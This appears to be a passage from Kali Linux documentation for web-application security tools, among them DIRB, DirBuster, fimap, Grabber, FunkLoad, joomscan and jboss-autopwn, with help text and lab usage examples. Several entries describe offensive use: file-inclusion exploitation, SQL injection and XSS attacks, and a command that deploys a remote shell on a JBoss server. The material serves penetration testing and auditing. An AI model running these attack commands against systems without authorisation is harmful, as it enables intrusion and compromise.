                        File to load services for brute forcing (mutually
                        exclusive to -s)
  -2 BRUTEMETHOD, --bruteMethod=BRUTEMETHOD
                        File to load methods for brute forcing (mutually
                        exclusive to -m)
  -d, --debug           Enable pyamf/AMF debugging
  -v, --verbose         Print http request/response
  -r, --report          Generate HTML report
  -n, --nobanner        Do not display banner
  -q, --quiet           Do not display messages
```

DEBLAZE.PY USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WEB APPLICATIONS*TAGS:* WEBAPPS

DIRB

DIRB PACKAGE DESCRIPTION

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analizing the response.

DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember is a content scanner not a vulnerability scanner.

DIRB main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerables.

Source: http://dirb.sourceforge.net/about.html

DIRB Homepage | Kali DIRB Repo

- Author: The Dark Raver
- License: GPLv2

TOOLS INCLUDED IN THE DIRB PACKAGE

dirb–Awebcontentscanner

```
root@kali:~# dirb


-----------------
DIRB v2.21
By The Dark Raver
-----------------


./dirb <url_base> [<wordlist_file(s)>] [options]
```

```
======================== NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -f : Fine tunning of NOT_FOUND (404) detection.
 -H <header_string> : Add a custom header to the HTTP request.
 -i : Use case-insensitive search.
 -l : Print "Location" header when found.
 -N <nf_code>: Ignore responses with this HTTP code.
 -o <output_file> : Save output to disk.
 -p <proxy[:port]> : Use this proxy. (Default port is 1080)
 -P <proxy_username:proxy_password> : Proxy Authentication.
 -r : Don't search recursively.
 -R : Interactive recursion. (Asks for each directory)
 -S : Silent Mode. Don't show tested words. (For dumb terminals)
 -t : Don't force an ending '/' on URLs.
 -u <username:password> : HTTP Authentication.
 -v : Show also NOT_FOUND pages.
 -w : Don't stop on WARNING messages.
 -X <extensions> / -x <exts_file> : Append each word with this extensions.
 -z <milisecs> : Add a miliseconds delay to not cause excessive Flood.

======================== EXAMPLES =======================
 ./dirb http://url/directory/ (Simple Test)
 ./dirb http://url/ -X .html (Test files with '.html' extension)
 ./dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt
wordlist)
 ./dirb https://secure_url/ (Simple Test with SSL)
```

html2dic–GenerateadictionaryfromHTMLpages

```
root@kali:~# html2dic
Uso: ./html2dic <file>
```

gendict–Generatorforcustomdictionaries

```
root@kali:~# gendict
Usage: gendict -type pattern
  type: -n numeric [0-9]
        -c character [a-z]
        -C uppercase character [A-Z]
        -h hexa [0-f]
        -a alfanumeric [0-9a-z]
        -s case sensitive alfanumeric [0-9a-zA-Z]
  pattern: Must be an ascii string in which every 'X' character wildcard
           will be replaced with the incremental value.

Example: gendict -n thisword_X
  thisword_0
  thisword_1
  [...]
  thisword_9
```

DIRB USAGE EXAMPLE

Scan the web server *(http://192.168.1.224/)* for directories using a dictionary file *(/usr/share/wordlists/dirb/common.txt)*:

```
root@kali:~# dirb http://192.168.1.224/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Fri May 16 13:41:45 2014
URL_BASE: http://192.168.1.224/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.224/ ----
==>                                                                  DIRECTORY:
http://192.168.1.224/.svn/

+                                            http://192.168.1.224/.svn/entries
(CODE:200|SIZE:2726)

+                                                http://192.168.1.224/cgi-bin/
```

```
(CODE:403|SIZE:1122)

==>                                                                 DIRECTORY:
http://192.168.1.224/config/

==>                                                                 DIRECTORY:
http://192.168.1.224/docs/

==> DIRECTORY: http://192.168.1.224/external/
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, HTTP, HTTPS, INFOGATHERING, WEBAPPS

DirBuster

DIRBUSTER PACKAGE DESCRIPTION

DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are actually used by developers! DirBuster comes a total of 9 different lists, this makes DirBuster extremely effective at finding those hidden files and directories. And if that was not enough DirBuster also has the option to perform a pure brute force, which leaves the hidden directories and files nowhere to hide.

Source: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

DirBuster Homepage | Kali DirBuster Repo

- Author: OWASP
- License: LGPL-2


TOOLS INCLUDED IN THE DIRBUSTER PACKAGE

dirbuster–Webserverdirectorybrute-forcer

The DirBuster-Application.

DIRBUSTER USAGE EXAMPLE

```
root@kali:~# dirbuster
```



OWASP DirBuster 1.0-RC1 – Web Application Brute Forcing

Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files ☐ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, GUI, HTTP, HTTPS, INFOGATHERING, WEBAPPS

fimap

FIMAP PACKAGE DESCRIPTION

fimap is a little python tool which can find, prepare, audit, exploit and even google automaticly for local and remote file inclusion bugs in webapps. fimap should be something like sqlmap just for LFI/RFI bugs instead of sql injection. It’s currently under heavy development but it’s usable.

Source: https://code.google.com/p/fimap/

fimap Homepage | Kali fimap Repo

- Author: Iman Karim
- License: GPLv2

TOOLS INCLUDED IN THE FIMAP PACKAGE

fimap–LFIandRFIexploitationtool

```
root@kali:~# fimap -h
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Usage: ./fimap.py [options]
## Operating Modes:
   -s , --single                Mode to scan a single URL for FI errors.
                               Needs URL (-u). This mode is the default.
   -m , --mass                  Mode for mass scanning. Will check every URL
                               from a given list (-l) for FI errors.
   -g , --google                Mode to use Google to aquire URLs.
                               Needs a query (-q) as google search query.
   -H , --harvest               Mode to harvest a URL recursivly for new URLs.
                               Needs a root url (-u) to start crawling there.
                               Also needs (-w) to write a URL list for mass mode.
   -4 , --autoawesome           With the AutoAwesome mode fimap will fetch all
                               forms and headers found on the site you defined
                                and tries to find file inclusion bugs thru them. Needs
an
                               URL (-u).
## Techniques:
   -b , --enable-blind            Enables blind FI-Bug testing when no error messages
are printed.
                               Note that this mode will cause lots of requests compared
to the
                               default method. Can be used with -s, -m or -g.
   -D , --dot-truncation          Enables dot truncation technique to get rid of the
suffix if
                                 the default mode (nullbyte poison) failed. This mode
can cause
                               tons of requests depending how you configure it.
                               By default this mode only tests windows servers.
                               Can be used with -s, -m or -g. Experimental.
   -M , --multiply-term=X       Multiply terminal symbols like '.' and '/' in the path
by X.
## Variables:
   -u , --url=URL               The URL you want to test.
                               Needed in single mode (-s).
   -l , --list=LIST             The URL-LIST you want to test.
                               Needed in mass mode (-m).
   -q , --query=QUERY           The Google Search QUERY.
                               Example: 'inurl:include.php'
```

```
                              Needed in Google Mode (-g)
       --skip-pages=X          Skip the first X pages from the Googlescanner.
   -p , --pages=COUNT          Define the COUNT of pages to search (-g).
                              Default is 10.
       --results=COUNT         The count of results the Googlescanner should get per
page.
                              Possible values: 10, 25, 50 or 100(default).
        --googlesleep=TIME        The time in seconds the Googlescanner should wait
befor each
                                request to google. fimap will count the time between
two requests
                               and will sleep if it's needed to reach your cooldown.
Default is 5.
   -w , --write=LIST           The LIST which will be written if you have choosen
                               harvest mode (-H). This file will be opened in APPEND
mode.
   -d , --depth=CRAWLDEPTH      The CRAWLDEPTH (recurse level) you want to crawl your
target site
                              in harvest mode (-H). Default is 1.
   -P , --post=POSTDATA         The POSTDATA you want to send. All variables inside
                              will also be scanned for file inclusion bugs.
        --cookie=COOKIES          Define the cookie which should be send with each
request.
                                Also the cookies will be scanned for file inclusion
bugs.
                              Concatenate multiple cookies with the ';' character.
       --ttl=SECONDS             Define the TTL (in seconds) for requests. Default is
30 seconds.
         --no-auto-detect           Use this switch if you don't want to let fimap
automaticly detect
                                the target language in blind-mode. In that case you
will get some
                               options you can choose if fimap isn't sure which lang
it is.
        --bmin=BLIND_MIN          Define here the minimum count of directories fimap
should walk thru
                                in blind mode. The default number is defined in the
generic.xml
        --bmax=BLIND_MAX          Define here the maximum count of directories fimap
should walk thru.
       --dot-trunc-min=700     The count of dots to begin with in dot-truncation mode.
       --dot-trunc-max=2000    The count of dots to end with in dot-truncation mode.
       --dot-trunc-step=50     The step size for each round in dot-truncation mode.
```

```
         --dot-trunc-ratio=0.095  The maximum ratio to detect if dot truncation was
successfull.
        --dot-trunc-also-unix    Use this if dot-truncation should also be tested on
unix servers.
        --force-os=OS           Forces fimap to test only files for the OS.
                               OS can be 'unix' or 'windows'
## Attack Kit:
   -x , --exploit               Starts an interactive session where you can
                               select a target and do some action.
    -T  , --tab-complete             Enables TAB-Completation in exploit mode. Needs
readline module.
                                 Use this if you want to be able to tab-complete thru
remote
                                    files\dirs. Eats an extra request for every 'cd'
command.
## Disguise Kit:
   -A , --user-agent=UA         The User-Agent which should be sent.
        --http-proxy=PROXY      Setup your proxy with this option. But read this facts:
                                 * The googlescanner will ignore the proxy to get the
URLs,
                                  but the pentest\attack itself will go thru proxy.
                                 * PROXY should be in format like this: 127.0.0.1:8080
                                 * It's experimental
        --show-my-ip            Shows your internet IP, current country and user-agent.
                               Useful if you want to test your vpn\proxy config.
## Plugins:
        --plugins               List all loaded plugins and quit after that.
    -I  , --install-plugins          Shows some official exploit-mode plugins you can
install
                               and\or upgrade.
## Other:
        --update-def            Checks and updates your definition files found in the
                               config directory.
        --test-rfi              A quick test to see if you have configured RFI nicely.
        --merge-xml=XMLFILE     Use this if you have another fimap XMLFILE you want to
                               include to your own fimap_result.xml.
   -C , --enable-color          Enables a colorful output. Works only in linux!
        --force-run             Ignore the instance check and just run fimap even if a
lockfile
                                exists. WARNING: This may erase your fimap_results.xml
file!
   -v , --verbose=LEVEL         Verbose level you want to receive.
                               LEVEL=3 -> Debug
                               LEVEL=2 -> Info(Default)
                               LEVEL=1 -> Messages
                               LEVEL=0 -> High-Level
        --credits               Shows some credits.
        --greetings             Some greetings ;)
   -h , --help                  Shows this cruft.
## Examples:
  1. Scan a single URL for FI errors:
        ./fimap.py -u 'http://localhost/test.php?file=bang&id=23'
  2. Scan a list of URLS for FI errors:
        ./fimap.py -m -l '/tmp/urllist.txt'
  3. Scan Google search results for FI errors:
        ./fimap.py -g -q 'inurl:include.php'
  4. Harvest all links of a webpage with recurse level of 3 and
     write the URLs to /tmp/urllist
        ./fimap.py -H -u 'http://localhost' -d 3 -w /tmp/urllist
```

FIMAP USAGE EXAMPLE

Scan the web application *(–u “http://192.168.1.202/index.php”)* for file inclusion issues:

```
root@kali:~# fimap -u "http://192.168.1.202/index.php"
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

SingleScan is testing URL: 'http://192.168.1.202/index.php'
```

CATEGORIES: WEB APPLICATIONS*TAGS:* EXPLOITATION, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

FunkLoad

FUNKLOAD PACKAGE DESCRIPTION

FunkLoad is a functional and load web tester, written in Python, whose main use cases are:

- Functional testing of web projects, and thus regression testing as well.
- Performance testing: by loading the web application and monitoring your servers it helps you to pinpoint bottlenecks, giving a detailed report of performance measurement.
- Load testing tool to expose bugs that do not surface in cursory testing, like volume testing or longevity testing.
- Stress testing tool to overwhelm the web application resources and test the application recoverability.
- Writing web agents by scripting any web repetitive task.

Source: http://funkload.nuxeo.org/intro.html

funkload Homepage | Kali funkload Repo

- Author: Benoit Delbosc, Nuxeo SAS
- License: GPLv2

TOOLS INCLUDED IN THE FUNKLOAD PACKAGE

fl-record–LaunchaTCPWatchproxyandrecordactivities

```
root@kali:~# fl-record -h
Usage
=====
  fl-record [options] [test_name]

fl-record launch a TCPWatch proxy and record activities, then output
a FunkLoad script or generates a FunkLoad unit test if test_name is specified.

The default proxy port is 8090.

Note that tcpwatch.py executable must be accessible from your env.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-record foo_bar
                      Run a proxy and create a FunkLoad test case,
                      generates test_FooBar.py and FooBar.conf file.
                      To test it:  fl-run-test -dV test_FooBar.py
  fl-record -p 9090
                      Run a proxy on port 9090, output script to stdout.
  fl-record -i /tmp/tcpwatch
                      Convert a tcpwatch capture into a script.



Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--verbose, -v          Verbose output
--port=PORT, -p PORT    The proxy port.
--tcp-watch-input=TCPWATCH_PATH, -i TCPWATCH_PATH
                      Path to an existing tcpwatch capture.
--loop=LOOP, -l LOOP    Loop mode.
```

fl-credential-ctl–ExecuteactionontheXML/RPCserver

```
root@kali:~# fl-credential-ctl -h
Usage
=====
  fl-credential-ctl config_file action

action can be: start|startd|stop|restart|status|test

Execute action on the XML/RPC server.



Options
=======
--version    show program's version number and exit
--help, -h   show this help message and exit
--quiet, -q  Verbose output
```

fl-run-test–LaunchaFunkLoadunittest

```
root@kali:~# fl-run-test -h
Usage
=====
  fl-run-test [options] file [class.method|class|suite] [...]

fl-run-test launch a FunkLoad unit test.

A FunkLoad unittest use a configuration file named [class].conf, this
configuration is overriden by the command line options.

See http://funkload.nuxeo.org/ for more information.



Examples
========
  fl-run-test myFile.py
                      Run all tests (including doctest with python2.4).
  fl-run-test myFile.py test_suite
                      Run suite named test_suite.
  fl-run-test myFile.py MyTestCase.testSomething
                      Run a single test MyTestCase.testSomething.
  fl-run-test myFile.py MyTestCase
                      Run all 'test*' test methods and doctest in MyTestCase.
  fl-run-test myFile.py MyTestCase -u http://localhost
                      Same against localhost.
  fl-run-test myDocTest.txt
```

```
                      Run doctest from plain text file (requires python2.4).
  fl-run-test myDocTest.txt -d
                      Run doctest with debug output (requires python2.4).
  fl-run-test myfile.py -V
                      Run default set of tests and view in real time each
                      page fetch with firefox.
  fl-run-test myfile.py MyTestCase.testSomething -l 3 -n 100
                      Run MyTestCase.testSomething, reload one hundred
                      time the page 3 without concurrency and as fast as
                      possible. Output response time stats. You can loop
                      on many pages using slice -l 2:4.
  fl-run-test myFile.py -e [Ss]ome
                      Run all tests that match the regex [Ss]ome.
  fl-run-test myFile.py -e '!xmlrpc$'
                      Run all tests that does not ends with xmlrpc.
  fl-run-test myFile.py --list
                      List all the test names.
  fl-run-test -h
                      More options.


Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--quiet, -q            Minimal output.
--verbose, -v          Verbose output.
--debug, -d            FunkLoad and doctest debug output.
--debug-level=DEBUG_LEVEL
                      Debug level 3 is more verbose.
--url=MAIN_URL, -u MAIN_URL
                      Base URL to bench without ending '/'.
--sleep-time-min=FTEST_SLEEP_TIME_MIN, -m FTEST_SLEEP_TIME_MIN
                      Minumum sleep time between request.
--sleep-time-max=FTEST_SLEEP_TIME_MAX, -M FTEST_SLEEP_TIME_MAX
                      Maximum sleep time between request.
--dump-directory=DUMP_DIR
                      Directory to dump html pages.
--firefox-view, -V     Real time view using firefox, you must have a running
                      instance of firefox in the same host.
--no-color             Monochrome output.
--loop-on-pages=LOOP_STEPS, -l LOOP_STEPS
                      Loop as fast as possible without concurrency on pages,
                        expect a page number or a slice like 3:5. Output some
                        statistics.
--loop-number=LOOP_NUMBER, -n LOOP_NUMBER
                        Number of loop.
--accept-invalid-links  Do not fail if css/image links are not reachable.
--simple-fetch          Don't load additional links like css or images when
                        fetching an html page.
--stop-on-fail          Stop tests on first failure or error.
--regex=REGEX, -e REGEX
                        The test names must match the regex.
--list                  Just list the test names.
--pause                 Pause between request, press ENTER to continue.
```

fl-build-report–AnalyzeaFunkLoadbenchxmlresultfileandoutputareport

```
root@kali:~# fl-build-report -h
Usage
=====
  fl-build-report [options] xmlfile [xmlfile...]

or

  fl-build-report --diff REPORT_PATH1 REPORT_PATH2

fl-build-report analyze a FunkLoad bench xml result file and output a report.
If there are more than one file the xml results are merged.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-build-report funkload.xml
                        ReST rendering into stdout.
  fl-build-report --html -o /tmp funkload.xml
                        Build an HTML report in /tmp
  fl-build-report --html node1.xml node2.xml node3.xml
                        Build an HTML report merging test result from 3 nodes.
  fl-build-report --diff /tmp/test_reader-20080101 /tmp/test_reader-20080102
                        Build a differential report to compare 2 bench reports,
                        requires gnuplot.
  fl-build-report -h
                        More options.
```

```
Options
=======
--version              show program's version number and exit
--help, -h             show this help message and exit
--html, -H             Produce an html report.
--with-percentiles, -P  Include percentiles in tables, use 10%, 50% and 90%
                      for charts, default option.
--no-percentiles        No percentiles in tables display min, avg and max in
                      charts (gdchart only).
--diff, -d             Create differential report.
--output-directory=OUTPUT_DIR, -o OUTPUT_DIR
                      Parent directory to store reports, the directoryname
                      of the report will be generated automatically.
--report-directory=REPORT_DIR, -r REPORT_DIR
                      Directory name to store the report.
--apdex-T=APDEX_T, -T APDEX_T
                      Apdex T constant in second, default is set to 1.5s.
                      Visit http://www.apdex.org/ for more information.
```

fl-run-bench–LaunchaFunkLoadunittestasloadtest

```
root@kali:~# fl-run-bench -h
Usage
=====
  fl-run-bench [options] file class.method

fl-run-bench launch a FunkLoad unit test as load test.

A FunkLoad unittest use a configuration file named [class].conf, this
configuration is overriden by the command line options.

See http://funkload.nuxeo.org/ for more information.

Examples
========
  fl-run-bench myFile.py MyTestCase.testSomething
                      Bench MyTestCase.testSomething using MyTestCase.conf.
  fl-run-bench -u http://localhost:8080 -c 10:20 -D 30 myFile.py \
      MyTestCase.testSomething
                      Bench MyTestCase.testSomething on localhost:8080
                      with 2 cycles of 10 and 20 users during 30s.
  fl-run-bench -h
                      More options.
```

```
Options
=======
--version               show program's version number and exit
--help, -h              show this help message and exit
--url=MAIN_URL, -u MAIN_URL
                        Base URL to bench.
--cycles=BENCH_CYCLES, -c BENCH_CYCLES
                        Cycles to bench, this is a list of number of virtual
                        concurrent users, to run a bench with 3 cycles with 5,
                        10 and 20 users use: -c 2:10:20
--duration=BENCH_DURATION, -D BENCH_DURATION
                        Duration of a cycle in seconds.
--sleep-time-min=BENCH_SLEEP_TIME_MIN, -m BENCH_SLEEP_TIME_MIN
                        Minimum sleep time between requests.
--sleep-time-max=BENCH_SLEEP_TIME_MAX, -M BENCH_SLEEP_TIME_MAX
                        Maximum sleep time between requests.
--test-sleep-time=BENCH_SLEEP_TIME, -t BENCH_SLEEP_TIME
                        Sleep time between tests.
--startup-delay=BENCH_STARTUP_DELAY, -s BENCH_STARTUP_DELAY
                        Startup delay between thread.
--as-fast-as-possible, -f
                        Remove sleep times between requests and between tests,
                        shortcut for -m0 -M0 -t0
--no-color              Monochrome output.
--accept-invalid-links  Do not fail if css/image links are not reachable.
--simple-fetch          Don't load additional links like css or images when
                        fetching an html page.
--label=LABEL, -l LABEL
                        Add a label to this bench run for easier
                        identification (it will be appended to the directory
                        name for reports generated from it).
--enable-debug-server   Instantiates a debug HTTP server which exposes an
                        interface using which parameters can be modified at
                        run-time. Currently supported parameters:
                        /cvu?inc=<integer> to increase the number of CVUs,
                        /cvu?dec=<integer> to decrease the number of CVUs,
                        /getcvu returns number of CVUs
--debug-server-port=DEBUGPORT
                        Port at which debug server should run during the test
```

fl-monitor-ctl–ExecuteactionontheXML/RPCserver

```
root@kali:~# fl-monitor-ctl -h
```

```
Usage
=====
  fl-monitor-ctl config_file action

action can be: start|startd|stop|restart|status|test

Execute action on the XML/RPC server.



Options
=======
--version    show program's version number and exit
--help, -h   show this help message and exit
--quiet, -q  Verbose output
```

FUNKLOAD USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: STRESS TESTING, WEB APPLICATIONS*TAGS:* STRESSTESTING, WEBAPPS

Grabber

GRABBER PACKAGE DESCRIPTION

Grabber is a web application scanner. Basically it detects some kind of vulnerabilities in your website. Grabber is simple, not fast but portable and really adaptable. This software is designed to scan small websites such as personals, forums etc. absolutely not big application: it would take too long time and flood your network.

Features:

- Cross-Site Scripting
- SQL Injection (there is also a special Blind SQL Injection module)
- File Inclusion
- Backup files check
- Simple AJAX check (parse every JavaScript and get the URL and try to get the parameters)
- Hybrid analysis/Crystal ball testing for PHP application using PHP-SAT
- JavaScript source code analyzer: Evaluation of the quality/correctness of the JavaScript with JavaScript Lint
- Generation of a file [session_id, time(t)] for next stats analysis.

Source: http://rgaucher.info/beta/grabber/

Grabber Homepage | Kali Grabber Repo

- Author: Romain Gaucher

- License: BSD

TOOLS INCLUDED IN THE GRABBER PACKAGE

grabber–Webapplicationvulnerabilityscanner

```
root@kali:~# grabber -h
Usage: grabber [options]

Options:
  -h, --help            show this help message and exit
  -u ARCHIVES_URL, --url=ARCHIVES_URL
                        Adress to investigate
  -s, --sql             Look for the SQL Injection
  -x, --xss             Perform XSS attacks
  -b, --bsql            Look for blind SQL Injection
  -z, --backup          Look for backup files
  -d SPIDER, --spider=SPIDER
                        Look for every files
  -i, --include         Perform File Insertion attacks
  -j, --javascript      Test the javascript code ?
  -c, --crystal         Simple crystal ball test.
  -e, --session         Session evaluations
```

GRABBER USAGE EXAMPLE

Spider the web application to a depth of 1 ***(–spider 1)*** and attempt SQL ***(–sql)*** and XSS ***(–xss)*** attacks at the given URL ***(–url http://192.168.1.224)***:

```
root@kali:~# grabber --spider 1 --sql --xss --url http://192.168.1.224
Start scanning... http://192.168.1.224
runSpiderScan @  http://192.168.1.224  |   # 1
Start investigation...
Method = GET  http://192.168.1.224
[Cookie]    0   :   <Cookie PHPSESSID=2742cljd8u6aclfktf1sh284u7 for 192.168.1.224/>
[Cookie]    1   :   <Cookie security=high for 192.168.1.224/>
Method = GET  http://192.168.1.224
[Cookie]    0   :   <Cookie PHPSESSID=2742cljd8u6aclfktf1sh284u7 for 192.168.1.224/>
[Cookie]    1   :   <Cookie security=high for 192.168.1.224/>
```

CATEGORIES: WEB APPLICATIONS*TAGS:* HTTP, HTTPS, VULNANALYSIS, WEBAPPS

jboss-autopwn

JBOSS-AUTOPWN PACKAGE DESCRIPTION

This JBoss script deploys a JSP shell on the target JBoss AS server. Once deployed, the script uses its upload and command execution capability to provide an interactive session.

Features include:

- Multiplatform support – tested on Windows, Linux and Mac targets
- Support for bind and reverse bind shells
- Meterpreter shells and VNC support for Windows targets

Source: https://github.com/SpiderLabs/jboss-autopwn

jboss-autopwn Homepage | Kali jboss-autopwn Repo

- Author: Christian G. Papathanasiou, Trustwave Holdings, Inc.
- License: GPLv2

TOOLS INCLUDED IN THE JBOSS-AUTOPWN PACKAGE

jboss-win–JBossWindowsautopwn

```
root@kali:~# root@kali:~# jboss-win
[!] JBoss Windows autopwn
[!] Usage: ./e2.sh server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
```

jboss-linux–JBoss*nixautopwn

```
root@kali:~# jboss-linux
[!] JBoss *nix autopwn
[!] Usage: ./e.sh server port
[!] Christian Papathanasiou
[!] Trustwave SpiderLabs
```

JBOSS-AUTOPWN USAGE EXAMPLE

Attack the target server *(192.168.1.200)* on the specified port *(8080)*, redirecting stderr *(2> /dev/null)*:

```
root@kali:~# jboss-linux 192.168.1.200 8080 2> /dev/null
[x] Retrieving cookie
[x] Now creating BSH script...
[!] Cound not create BSH script..
[x] Now deploying .war file:
```

CATEGORIES: EXPLOITATION TOOLS, WEB APPLICATIONS*TAGS:* EXPLOITATION, WEBAPPS

joomscan

JOOMSCAN PACKAGE DESCRIPTION

Joomla! is probably the most widely-used CMS out there due to its flexibility, user-friendlinesss, extensibility to name a few. So, watching its vulnerabilities and adding such vulnerabilities as KB to Joomla scanner takes ongoing activity. It will help web developers and web masters to help identify possible security weaknesses on their deployed Joomla! sites.

The following features are currently available:

- Exact version Probing (the scanner can tell whether a target is running version 1.5.12)
- Common Joomla! based web application firewall detection
- Searching known vulnerabilities of Joomla! and its components
- Reporting to Text & HTML output
- Immediate update capability via scanner or svn

Source: https://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Scanner_Project

joomscan Homepage | Kali joomscan Repo

- Author: Aung Khant, OWASP.org
- License: GPLv3

TOOLS INCLUDED IN THE JOOMSCAN PACKAGE

joomscan–OWASPJoomlaVulnerabilityScannerProject

```
root@kali:~# joomscan



 ..|''||   '|| '||'  '|'     |      .|'''.|  '||''|.
.|'    ||   '|. '|.  .'     |||     ||..  '   ||   ||
||      ||   ||  ||  |     |  ||     ''|||.   ||...|'
'|.     ||    ||| |||     .''''|.  .     '||  ||
 ''|...|'      |   |     .|.  .||. |'....|'  .||.



=================================================================
 OWASP Joomla! Vulnerability Scanner v0.0.4
 (c) Aung Khant, aungkhant]at[yehg.net
 YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
 Update by: Web-Center, http://web-center.si (2011)
=================================================================
Vulnerability Entries: 611
Last update: February 2, 2012

Usage:  ./joomscan.pl -u <string> -x proxy:port
       -u <string>      = joomla Url

       ==Optional==

       -x <string:int>  = proXy to tunnel
       -c <string>      = Cookie (name=value;)
